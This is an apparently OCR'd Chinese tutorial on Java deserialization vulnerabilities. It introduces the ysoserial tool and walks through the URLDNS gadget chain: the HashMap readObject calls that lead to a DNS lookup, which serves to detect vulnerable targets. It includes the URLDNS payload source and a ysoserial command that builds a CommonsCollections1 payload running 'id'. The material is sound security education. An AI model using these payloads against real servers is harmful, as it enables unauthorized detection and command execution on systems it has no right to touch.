Java安全漫谈 - 08.反序列化篇(2)

> 这是代码审计知识星球中Java安全的第八篇文章。

前面一篇文章我给大家介绍了Java反序列化和其他两种语言的比较，并且介绍了Java反序列化中最重要的两个函数：`readObject`和`writeObject`。如果你忘记他们是做什么的了，可以回去再看看。

在写这篇文章之前，我想说下我一直想吐槽的一个事情——我发现网上很多学习Java反序列化漏洞的文章，都是从`CommonsCollections`这条利用链开始学起的。我由衷的想问一句，你知道`CommonsCollections`这条利用链有多复杂吗？还是说你觉得新人上来就需要给点猛的？其实多半只是参考了前人发的文章（因为`CommonsCollections`是最初发布的利用链），依葫芦画瓢重新复述了一遍，结果发现更难理解反序列化漏洞了吧。

所以我的建议，学习Java反序列化，先从`URLDNS`开始看起，因为它足够简单。

ysoserial

在说反序列化漏洞利用链前，我们跳不过一个里程碑式的工具，ysoserial。

反序列化漏洞在各个语言里本不是一个新鲜的名词，但2015年Gabriel Lawrence (@gebl)和Chris Frohoff (@frohoff)在AppSecCali上提出了利用Apache Commons Collections来构造命令执行的利用链，并在年底因为对Weblogic、JBoss、Jenkins等著名应用的利用，一石激起千层浪，彻底打开了一片Java安全的蓝海。

而ysoserial就是两位原作者在此议题中释出的一个工具，它可以让用户根据自己选择的利用链，生成反序列化利用数据，通过将这些数据发送给目标，从而执行用户预先定义的命令。

什么是利用链?

利用链也叫“gadget chains”，我们通常称为gadget。如果你学过PHP反序列化漏洞，那么就可以将gadget理解为一种方法，它连接的是从触发位置开始到执行命令的位置结束，在PHP里可能是`__desctruct`到`eval`；如果你没学过其他语言的反序列化漏洞，那么gadget就是一种生成POC的方法罢了。

ysoserial的使用也很简单，虽然我们暂时先不理解`CommonsCollections`，但是用ysoserial可以很容易地生成这个gadget对应的POC：

```
1 java -jar ysoserial-master-30099844c6-1.jar CommonsCollections1 "id"
```

如上，ysoserial大部分的gadget的参数就是一条命令，比如这里是`id`。生成好的POC发送给目标，如果目标存在反序列化漏洞，并满足这个gadget对应的条件，则命令`id`将被执行。

URLDNS

`URLDNS`就是ysoserial中一个利用链的名字，但准确来说，这个其实不能称作“利用链”。因为其参数不是一个可以“利用”的命令，而仅为一个URL，其能触发的结果也不是命令执行，而是一次DNS请求。

虽然这个“利用链”实际上是不能“利用”的，但因为其如下的优点，非常适合我们在检测反序列化漏洞时使用：

- 使用Java内置的类构造，对第三方库没有依赖
- 在目标没有回显的时候，能够通过DNS请求得知是否存在反序列化漏洞

我们打开https://github.com/frohoff/ysoserial/blob/master/src/main/java/ysoserial/payloads/URLDNS.java看看ysoserial是如何生成`URLDNS`的代码的：

```
public class URLDNS implements ObjectPayload<Object> {

        public Object getObject(final String url) throws Exception {

                //Avoid DNS resolution during payload creation
                //Since the field <code>java.net.URL.handler</code> is transient, it will not be part of the serialized payload.
                URLStreamHandler handler = new SilentURLStreamHandler();

                HashMap ht = new HashMap(); // HashMap that will contain the URL
                URL u = new URL(null, url, handler); // URL to use as the Key
                ht.put(u, url); //The value can be anything that is Serializable, URL as the key is what triggers the DNS lookup.

                Reflections.setFieldValue(u, "hashCode", -1); // During the put above, the URL's hashCode is calculated and cached. This resets that so the next time hashCode is called a DNS lookup will be triggered.

                return ht;
        }

        public static void main(final String[] args) throws Exception {
                PayloadRunner.run(URLDNS.class, args);
        }

        /**
         * <p>This instance of URLStreamHandler is used to avoid any DNS resolution while creating the URL instance.
         * DNS resolution is used for vulnerability detection. It is important not to probe the given URL prior
         * using the serialized object.</p>
         *
         * <b>Potential false negative:</b>
         * <p>If the DNS name is resolved first from the tester computer, the targeted server might get a cache hit on the
         * second resolution.</p>
```

```
         */
        static class SilentURLStreamHandler extends URLStreamHandler {

                protected URLConnection openConnection(URL u) throws
IOException {
                        return null;
                }

                protected synchronized InetAddress getHostAddress(URL u) {
                        return null;
                }
        }
}
```

简简单单40来行代码，原理在注释里也简单描述了，我们详细分析一下。

利用链分析

看到`URLDNS`类的`getObject`方法，ysoserial会调用这个方法获得Payload。这个方法返回的是一个对象，这个对象就是最后将被序列化的对象，在这里是`HashMap`。

我们前面说了，触发反序列化的方法是`readObject`，因为Java开发者（包括Java内置库的开发者）经常会在这里面写自己的逻辑，所以导致可以构造利用链。

那么，我们可以直奔`HashMap`类的`readObject`方法：

```
    /**
     * Reconstitute the {@code HashMap} instance from a stream (i.e.,
     * deserialize it).
     */
    private void readObject(java.io.ObjectInputStream s)
        throws IOException, ClassNotFoundException {
        // Read in the threshold (ignored), loadfactor, and any hidden
stuff
        s.defaultReadObject();
        reinitialize();
        if (loadFactor <= 0 || Float.isNaN(loadFactor))
            throw new InvalidObjectException("Illegal load factor: " +
                                             loadFactor);
        s.readInt();                // Read and ignore number of buckets
        int mappings = s.readInt(); // Read number of mappings (size)
        if (mappings < 0)
            throw new InvalidObjectException("Illegal mappings count: " +
                                             mappings);
        else if (mappings > 0) { // (if zero, use defaults)
            // Size the table using given load factor only if within
            // range of 0.25...4.0
```


```
21              float lf = Math.min(Math.max(0.25f, loadFactor), 4.0f);
22              float fc = (float)mappings / lf + 1.0f;
23              int cap = ((fc < DEFAULT_INITIAL_CAPACITY) ?
24                         DEFAULT_INITIAL_CAPACITY :
25                         (fc >= MAXIMUM_CAPACITY) ?
26                         MAXIMUM_CAPACITY :
27                         tableSizeFor((int)fc));
28              float ft = (float)cap * lf;
29              threshold = ((cap < MAXIMUM_CAPACITY && ft < MAXIMUM_CAPACITY)
?
30                           (int)ft : Integer.MAX_VALUE);
31              @SuppressWarnings({"rawtypes","unchecked"})
32                  Node<K,V>[] tab = (Node<K,V>[])new Node[cap];
33              table = tab;
34
35              // Read the keys and values, and put the mappings in the
HashMap
36              for (int i = 0; i < mappings; i++) {
37                  @SuppressWarnings("unchecked")
38                      K key = (K) s.readObject();
39                  @SuppressWarnings("unchecked")
40                      V value = (V) s.readObject();
41                  putVal(hash(key), key, value, false, false);
42              }
43          }
44      }
```

在41行的位置，可以看到将`HashMap`的键名计算了hash：

```
1  putVal(hash(key), key, value, false, false);
```

在此处下断点，对这个`hash`函数进行调试并跟进，这是调用栈：

> 在没有分析过的情况下，我为何会关注hash函数？因为ysoserial的注释中很明确地说明了“During the put above, the URL's hashCode is calculated and cached. This resets that so the next time hashCode is called a DNS lookup will be triggered.”，是hashCode的计算操作触发了DNS请求。
>
> 另外，如何对Java和ysoserial项目进行调试，可以参考星球里的另一篇文章：https://t.zsxq.com/ubQRvjq



`hash`方法调用了key的`hashCode()`方法：

```
1    static final int hash(Object key) {
2        int h;
3        return (key == null) ? 0 : (h = key.hashCode()) ^ (h >>> 16);
4    }
```

`URLDNS`中使用的这个key是一个`java.net.URL`对象，我们看看其`hashCode`方法：

```
881    public synchronized int hashCode() {
882        if (hashCode != -1)
883            return hashCode;
884
885        hashCode = handler.hashCode( u: this);
886        return hashCode;
887    }
```

此时，`handler`是`URLStreamHandler`对象（的某个子类对象），继续跟进其`hashCode`方法：

```
    protected int hashCode(URL u) {
        int h = 0;

        // Generate the protocol part.
        String protocol = u.getProtocol();
        if (protocol != null)
            h += protocol.hashCode();

        // Generate the host part.
        InetAddress addr = getHostAddress(u);
        ...
    }
```


这里有调用`getHostAddress`方法，继续跟进：

```
    protected synchronized InetAddress getHostAddress(URL u) {
        if (u.hostAddress != null)
            return u.hostAddress;

        String host = u.getHost();
        if (host == null || host.equals("")) {
            return null;
        } else {
            try {
                u.hostAddress = InetAddress.getByName(host);
            } catch (UnknownHostException ex) {
                return null;
            } catch (SecurityException se) {
                return null;
            }
        }
        return u.hostAddress;
    }
```

这里`InetAddress.getByName(host)`的作用是根据主机名，获取其IP地址，在网络上其实就是一次DNS查询。到这里就不必要再跟了。

我们用一些第三方的反连平台就可以查看到这次请求，证明的确存在反序列化漏洞：



所以，至此，整个`URLDNS`的Gadget其实清晰又简单：

1. `HashMap->readObject()`
2. `HashMap->hash()`
3. `URL->hashCode()`
4. `URLStreamHandler->hashCode()`
5. `URLStreamHandler->getHostAddress()`
6. `InetAddress->getByName()`

从反序列化最开始的`readObject`，到最后触发DNS请求的`getByName`，只经过了6个函数调用，这在Java中其实已经算很少了。

要构造这个Gadget，只需要初始化一个`java.net.URL`对象，作为`key`放在`java.util.HashMap`中；然后，设置这个`URL`对象的`hashCode`为初始值`-1`，这样反序列化时将会重新计算其`hashCode`，才能触发到后面的DNS请求，否则不会调用`URL->hashCode()`。

另外，ysoserial为了防止在生成Payload的时候也执行了URL请求和DNS查询，所以重写了一个`SilentURLStreamHandler`类，这不是必须的。

学习方式的探索

学习过PHP反序列化的同学这时就会惊叹，这不就跟在PHP里找反序列化利用链一样吗？其实就是一样，那为什么很多同学觉得Java反序列化很难？多半其实是被`CommonsCollections`带偏了，这个链中确实有一些较难理解的概念。

有时候想要学习一个东西，网上搜索一下，发现有教程，于是跟着做一遍。这样一来，你会发现网上大部分Java反序列化“教程”、“入门”通常上来先了解Java反序列化是什么，然后很快开始讲`CommonsCollections`，就好像刚知道C语言语法的同学立马继续学习Linux内核，我是十分不建议这样做的，除非你有非常强的理解能力。

学习需要聪明一点，并独立思考问题。我很少参照别人的文章来学习，这样你学的东西是二手的，有时候连二手都不是，文章原作者也可能是参考另一篇文章写的。

我的建议是从文档和源码开始学，实在有压力可以参考一些风评较好的书籍或技术博客。

当然，有时候你并不知道怎样是对的怎样是错的。比如你作为一个Java反序列化漏洞的初学者，你并不知道应该先学习`URLDNS`还是`CommonsCollections`，也许你连`URLDNS`的名字都没听过，而你看到网上大部分文章都是介绍`CommonsCollections`的，自然也就去学习这个了。

所以有些弯路确实是避免不了的，不过如果你在学习的道路上更加富有探索精神，看到ysoserial这种项目时多问问自己“其他的Gadget是做什么的”，对于未知的事物原理充满好奇喜欢翻翻源码，或者碰巧加入了我们代码审计知识星球（开玩笑），应该是可以少走一些弯路的。